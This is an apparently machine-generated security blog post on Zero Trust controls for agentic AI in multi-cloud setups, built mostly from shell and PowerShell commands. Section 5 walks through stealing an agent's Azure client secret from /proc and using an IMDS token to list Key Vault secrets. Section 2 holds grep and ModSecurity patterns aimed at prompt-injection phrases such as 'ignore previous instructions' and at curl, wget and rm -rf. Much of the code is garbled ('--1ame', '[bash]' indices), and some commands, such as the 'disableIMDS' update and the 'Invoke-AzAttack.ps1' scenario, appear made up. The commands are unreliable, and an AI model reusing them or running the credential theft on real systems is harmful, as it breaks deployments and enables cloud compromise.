Listen to this Post

Introduction:
Agentic AI systems—autonomous agents that make decisions and execute actions without human intervention—introduce unprecedented cybersecurity risks. As organizations deploy AI-driven workflows across multi-cloud platforms, traditional perimeter defenses fail against adversarial machine learning, prompt injection, and unauthorized agent actions. This article bridges Zero Trust architecture with Agentic AI security, providing technical controls to prevent autonomous threats from compromising cloud infrastructure.
Learning Objectives:
– Implement Zero Trust identity verification for AI agents using OAuth 2.0 and mutual TLS in Azure, AWS, and GCP
– Harden multi-cloud environments against LLM-based prompt injection and agent privilege escalation
– Deploy real-time monitoring commands on Linux and Windows to detect anomalous agent behavior
You Should Know:
1. Enforcing Zero Trust for Agentic AI Workloads
Agentic AI requires continuous authentication and least-privilege access for every action. Start by isolating agent identities with workload identity federation.
Step‑by‑step guide – Azure AD workload identity for agents (Linux/macOS):
 Install Azure CLI and login
az login --identity
 Create a user-assigned managed identity
az identity create --1ame "ai-agent-identity" --resource-group "security-rg"
 Assign it to a VM or AKS pod with minimal permissions
az role assignment create --assignee <identity-client-id> --role "Reader" --scope "/subscriptions/<sub-id>/resourceGroups/ai-rg"
Step‑by‑step guide – Windows PowerShell for agent access tokens:
 Fetch token for an Azure AI agent using managed identity
$resource = "https://cognitiveservices.azure.com/"
$token = (Get-AzAccessToken -ResourceUrl $resource).Token
 Validate token claims (ensure 'azp' (authorized party) matches agent ID)
$claims = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($token.Split('.')[bash]))
Write-Host $claims | ConvertFrom-Json | Select-Object aud, azp, exp
API Security: Always require mTLS between agent and APIs. For Kubernetes (multi-cloud):
 Enable mTLS with Istio in AKS, EKS, or GKE
istioctl install --set profile=default -y
kubectl apply -f - <<EOF
apiVersion: security.istio.io/v1beta1
kind: PeerAuthentication
metadata:
name: agent-mtls
spec:
mtls:
mode: STRICT
EOF
2. Detecting and Mitigating Prompt Injection in Autonomous Agents
Agentic AI can be tricked into executing malicious commands via prompt injection. Implement input validation and output sanitization.
Linux command to log all agent API calls for anomaly detection:
 Monitor inbound HTTP requests to your AI model endpoint (e.g., Ollama, vLLM)
sudo tcpdump -i eth0 -A -s 0 'tcp port 8080 and (tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354)' | tee -a /var/log/agent_http.log
 Run a real-time grep for dangerous patterns (e.g., "ignore previous instructions")
tail -f /var/log/agent_http.log | grep -iE "ignore|system prompt|sudo|curl|wget|rm -rf"
Windows PowerShell – monitor Windows-based AI agent activity:
 Enable PowerShell script block logging for agent processes
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1
 Watch event log for suspicious agent-generated commands
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operational'; ID=4104} | Where-Object {$_.Message -match "Invoke-WebRequest|Invoke-Expression|Start-Process"}
Vulnerability Mitigation: Deploy a guardrail proxy that filters agent inputs using regex and LLM-based classifiers.
 Example using NGINX with ModSecurity (Linux)
sudo apt install libmodsecurity3 nginx-modsecurity -y
sudo mkdir /etc/nginx/modsec
 Download OWASP Core Rule Set and add custom rule to block prompt injection
echo 'SecRule ARGS "@rx (?:ignore|forget|system|sudo|cmd)" "id:1001,phase:2,deny,status:403"' | sudo tee -a /etc/nginx/modsec/rules.conf
sudo systemctl restart nginx
3. Hardening Multi-Cloud Identity Federation for AI Agents
Agents often cross cloud boundaries (e.g., Azure OpenAI → AWS S3). Use Zero Trust identity brokering.
Step‑by‑step – Configure AWS IAM Roles Anywhere for Azure-based agents:
 On an Azure Linux VM running agent code
 Install AWS CLI and create a certificate
openssl genrsa -out agent.key 2048
openssl req -1ew -x509 -key agent.key -out agent.crt -days 365
 Register the certificate with AWS IAM Roles Anywhere
aws acm-pca import-certificate --certificate-arn <arn> --certificate fileb://agent.crt
aws rolesanywhere create-profile --1ame "ai-agent-profile" --role-arns <role-arn>
 Assume role using the certificate
aws rolesanywhere create-session --profile-arn <profile-arn> --certificate file://agent.crt --private-key file://agent.key
Cloud Hardening – Azure Policy to block overly permissive agent roles:
 Deploy custom policy denying wildcard actions for AI agent identities
az policy definition create --1ame "Deny-Agent-Wildcard" --rules '{ "if": { "allOf": [ { "field": "type", "equals": "Microsoft.Authorization/roleAssignments" }, { "field": "Microsoft.Authorization/roleAssignments/roleDefinitionId", "contains": "wildcard" }, { "field": "Microsoft.Authorization/roleAssignments/principalType", "equals": "ServicePrincipal" } ] }, "then": { "effect": "deny" } }'
az policy assignment create --policy "Deny-Agent-Wildcard"
4. Real-Time Agent Behavior Monitoring with eBPF and Sysmon
Detect agentic AI deviations (e.g., an agent spawning unexpected shells or modifying cloud configs).
Linux – Use eBPF trace to monitor agent process exec:
 Install bpftrace
sudo apt install bpftrace -y
 Trace execve syscalls from agent process (replace PID)
sudo bpftrace -e 'tracepoint:syscalls:sys_enter_execve /pid == 12345/ { printf("Agent %d executing: %s\n", pid, str(args->filename)); }'
Windows – Sysmon configuration to log AI agent child processes:
<!-- Save as sysmon-config.xml -->
<Sysmon>
<EventFiltering>
<ProcessCreate onmatch="include">
<ParentImage condition="contains">ai_agent.exe</ParentImage>
</ProcessCreate>
</EventFiltering>
</Sysmon>
 Install Sysmon and apply config
.\Sysmon64.exe -accepteula -i sysmon-config.xml
 Query events where agent spawned cmd.exe
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; ID=1} | Where-Object {$_.Properties[bash].Value -like "ai_agent" -and $_.Properties[bash].Value -like "cmd.exe"}
5. Vulnerability Exploitation Simulation: Breaking Agent Access Controls
Understand how attackers exploit misconfigured agent permissions to move laterally.
Step‑by‑step (authorized red team only) – Extract agent’s cloud token from process memory:
 Linux: Dump agent's environment variables from /proc
sudo grep -z "AZURE_CLIENT_SECRET" /proc/<agent-pid>/environ | tr '\0' '\n'
 Use the token to call cloud APIs
export AZURE_TOKEN=$(curl -s "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://vault.azure.net" -H "Metadata:true" | jq -r .access_token)
curl -H "Authorization: Bearer $AZURE_TOKEN" "https://<keyvault>.vault.azure.net/secrets?api-version=7.0"
Mitigation: Disable instance metadata service (IMDS) for agent hosts, or enforce IMDSv2 with hop limits.
 Azure CLI: Disable IMDS on VM
az vm update --1ame agent-vm --resource-group rg --set osProfile.disablePasswordAuthentication=true --set securityProfile.disableIMDS=true
 AWS: Block IMDSv1 and require token
aws ec2 modify-instance-metadata-options --instance-id i-123 --http-tokens required --http-endpoint enabled
6. Training Course Integration for AI & Zero Trust
Based on the expert’s CISSP and SC-100 credentials, incorporate these validated training commands.
Linux – Set up a local lab with MITRE CALDERA for agentic AI red teaming:
git clone https://github.com/mitre/caldera.git
cd caldera
docker-compose up -d
 Access http://localhost:8888, install the "agentic_ai" plugin from community repo
Windows – Deploy Azure Security Center (now Defender for Cloud) training environment:
 Create a free Azure trial and enable Defender for Cloud
az account set --subscription "your-sub-id"
az security pricing create -1 VirtualMachines --tier 'Standard'
 Run a simulated agent attack using Azure Attack Toolkit
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/Azure/Azure-Security-Center/master/Attack%20Toolkit/Invoke-AzAttack.ps1" -OutFile "Invoke-AzAttack.ps1"
.\Invoke-AzAttack.ps1 -AttackScenario "AgentCredentialTheft"
What Undercode Say:
– Key Takeaway 1: Agentic AI systems cannot rely on static secrets or one-time authentication—implement continuous identity verification with mTLS and workload federation to prevent lateral movement after a single breach.
– Key Takeaway 2: Prompt injection is not just a content filter issue; it is a remote code execution vector. Deploy guardrail proxies and monitor agent outputs with strict regex and ML-based classifiers to block malicious command generation.
Analysis (10 lines): The convergence of Agentic AI and Zero Trust forces a paradigm shift from “trust but verify” to “never trust, always verify, and continuously monitor.” Attackers will increasingly target the decision‑making loop of autonomous agents, exploiting weak input sanitation to escalate privileges. The commands provided for eBPF and Sysmon give defenders real‑time visibility into agent process trees—critical because agent actions often occur at machine speed. Multi‑cloud identity federation remains a blind spot; as demonstrated, extracting a token from `/proc` or IMDS can compromise an entire tenant within seconds. Hardening IMDS and enforcing role assignment policies (as shown with Azure Policy) are immediate wins. Training labs like CALDERA and Azure Attack Toolkit should be mandatory for SOC teams handling AI workloads. The future of enterprise security depends on treating every agent API call as potentially adversarial. Without embedding Zero Trust principles into the agent development lifecycle, organizations risk turning their AI assistants into unwitting insider threats.
Prediction:
– +1 Zero Trust for AI will become a baseline compliance requirement in ISO 42001 (AI management systems) by 2027, driving adoption of mTLS and continuous authorization for all agentic workloads.
– -1 The window to secure agentic AI is rapidly closing; by 2028, prompt injection will overtake phishing as the primary initial access vector, with autonomous agents in finance and healthcare being the top targets.
– +1 Open‑source eBPF agents and cloud‑native guardrails (like OPA policies for AI) will mature into standard components of Kubernetes service meshes, reducing the average detection time for agent misbehavior from days to seconds.
– -1 Most organizations will fail to adapt their IAM policies to agentic identities, leading to a surge in “agent sprawl” incidents where compromised AI assistants exfiltrate terabytes of cloud data before detection.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Shahzadms Share](https://www.linkedin.com/posts/shahzadms_share-7467424292197261312-wQMj/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


